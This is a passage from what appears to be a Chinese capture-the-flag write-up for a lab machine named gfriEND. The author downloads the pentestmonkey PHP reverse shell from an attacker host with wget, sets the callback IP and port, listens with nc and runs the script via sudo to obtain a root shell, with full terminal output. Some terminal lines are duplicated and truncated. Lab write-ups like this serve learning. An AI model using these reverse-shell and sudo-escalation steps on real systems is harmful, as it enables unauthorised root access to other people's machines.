
cd到tmp目录下，下载到本地

```
wget http://192.168.34.80:8888/php-reverse-shell.php
```



```
alice@gfriEND:/tmp$ pwd
/tmp
alice@gfriEND:/tmp$ wget http://192.168.34.80:8888/php-reverse-shell.php
--2019-12-18 16:30:58--  http://192.168.34.80:8888/php-reverse-shell.php
Connecting to 192.168.34.80:8888... connected.
HTTP request sent, awaiting response... 200 OK
Length: 5491 (5.4K) [application/octet-stream]
Saving to: ‘php-reverse-shell.php’

100%[==================================================================================>] 5,491       --.-K/s   in 0s

2019-12-18 16:30:58 (426 MB/s) - ‘php-reverse-shell.php’ saved [5491/5491]

alice@gfriEND:/tmp$
```


修改这个文件。



```
//
// Usage
// -----
// See http://pentestmonkey.net/tools/php-reverse-shell if you get stuck.

set_time_limit (0);
$VERSION = "1.0";
$ip = '192.168.34.80';  // CHANGE THIS
$port = 1234;       // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;

//
```


修改ip为我的kali的ip

kali监听1234端口



```
root@kali:/usr/share/webshells/php# nc -lvp 1234
listening on [any] 1234 ...
```

**Rooted！！**



alice@gfriEND:/tmp
alice@gfriEND:/tmp
root@kali:/usr/share/webshells/php
root@kali:/us.../webshells/php

```
alice@gfriEND:/tmp$ pwd
/tmp
alice@gfriEND:/tmp$ wget http://192.168.34.80:8888/php-rever
--2019-12-18 16:30:58--  http://192.168.34.80:8888/php-rever
Connecting to 192.168.34.80:8888... connected.
HTTP request sent, awaiting response... 200 OK
Length: 5491 (5.4K) [application/octet-stream]
Saving to: ‘php-reverse-shell.php’

100%[==========================================================

2019-12-18 16:30:58 (426 MB/s) - ‘php-reverse-shell.php’ sav

alice@gfriEND:/tmp$ vim php-reverse-shell.php
alice@gfriEND:/tmp$ sudo php php-reverse-shell.php
PHP Notice:  Undefined variable: daemon in /tmp/php-reverse-
Successfully opened reverse shell to 192.168.34.80:1234
alice@gfriEND:/tmp$ 
```

```
root@kali:/usr/share/webshells/php# nc -lvp 1234
listening on [any] 1234 ...
connect to [192.168.34.80] from localhost [192.168.34.152] 41768
Linux gfriEND 4.4.0-142-generic #168~14.04.1-Ubuntu SMP Sat Jan 19 11:26:28 UTC 2019
 16:33:59 up  5:20,  1 user,  load average: 0.00, 0.00, 0.00
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
alice    pts/0    192.168.34.80    16:23    4.00s  0.12s  0.12s -bash
uid=0(root) gid=0(root) groups=0(root)
/bin/sh: 0: can't access tty; job control turned off
# id
uid=0(root) gid=0(root) groups=0(root)
# 
```

欢迎大家一起学习交流，共同进步，欢迎加入信息安全小白群

信息安全小白群

扫一扫二维码，加入群聊。